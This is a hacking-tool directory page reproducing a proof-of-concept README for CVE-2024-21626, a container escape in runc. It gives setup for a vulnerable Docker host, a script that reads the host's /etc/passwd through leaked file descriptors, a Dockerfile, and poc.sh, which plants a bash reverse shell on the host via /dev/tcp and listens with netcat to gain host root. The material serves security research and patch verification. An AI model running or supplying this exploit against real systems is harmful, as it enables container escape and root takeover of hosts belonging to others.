
Skip to content
KitploitKITPLOIT
ToolsBlog
Log in
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2024-21626 — POC | Kitploit
Tools/GitHubGitHub/kubernetesbachelor/cve-2024-21626
Privilege EscalationContainer SecurityVulnerability AnalysisExploitationRed TeamingContainer Escape
GitHubkubernetesbachelor/cve-2024-21626

CVE-2024-21626

POC

View Repository
2161 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2024-21626

POC

Requirements

runc 1.1.0 <= 1.1.11

Installation of vulnerable environment

Deploy a VM with Ubuntu 20.04 and download Docker by following their guide

https://docs.docker.com/engine/install/ubuntu/


Change the patched 'runc' version in Docker to a vulnerable one

Download a vulnerable version (runc 1.1.11 or earlier) from runc github repo: https://github.com/opencontainers/runc/releases
Choose runc.amd64 (requirement) runc_1111
Performing the exploit

Run the script 'verify.sh'

#! /bin/bash
for i in {4..20}; do
	docker run -it --rm -w /proc/self/fd/$i ubuntu:20.04 bash -c "cat
/proc/self/cwd/../../../etc/passwd"
done

verify

Change the working directory in the Dockerfile to the correct fd found by running verify.sh

FROM ubuntu:20.04
RUN apt-get update -y && apt-get install netcat -y
ADD ./poc.sh /poc.sh
WORKDIR /proc/self/fd/9

Build a container

docker build . -t name_of_container

poc.sh

#!/bin/bash
ip=$(hostname -I | awk '{print $1}')
port=1337
cat > /proc/self/cwd/../../../bin/bash.copy << EOF
#!/bin/bash
bash -i >& /dev/tcp/$ip/$port 0>&1
EOF

# listen and wait for reverse shell
nc -lvvp 1337

Run the container image and execute poc.sh in a bash shell

docker run -it --rm cve2024 bash /poc.sh

Container enters listening mode

lytte

A new script has been made in root at the host machine named 'bash.copy' in the directory /proc/self/cwd/../../../bin/

bash

By making the script executable and running it...

chmod +x bash.copy
./bash.copy

... you will aquire a reverse shell with root privileges on the host machine

root

Source

https://ethicalhacking.uk/cracking-containers-understanding-cve-2024-21626-in-runc/#gsc.tab=0

Download Tool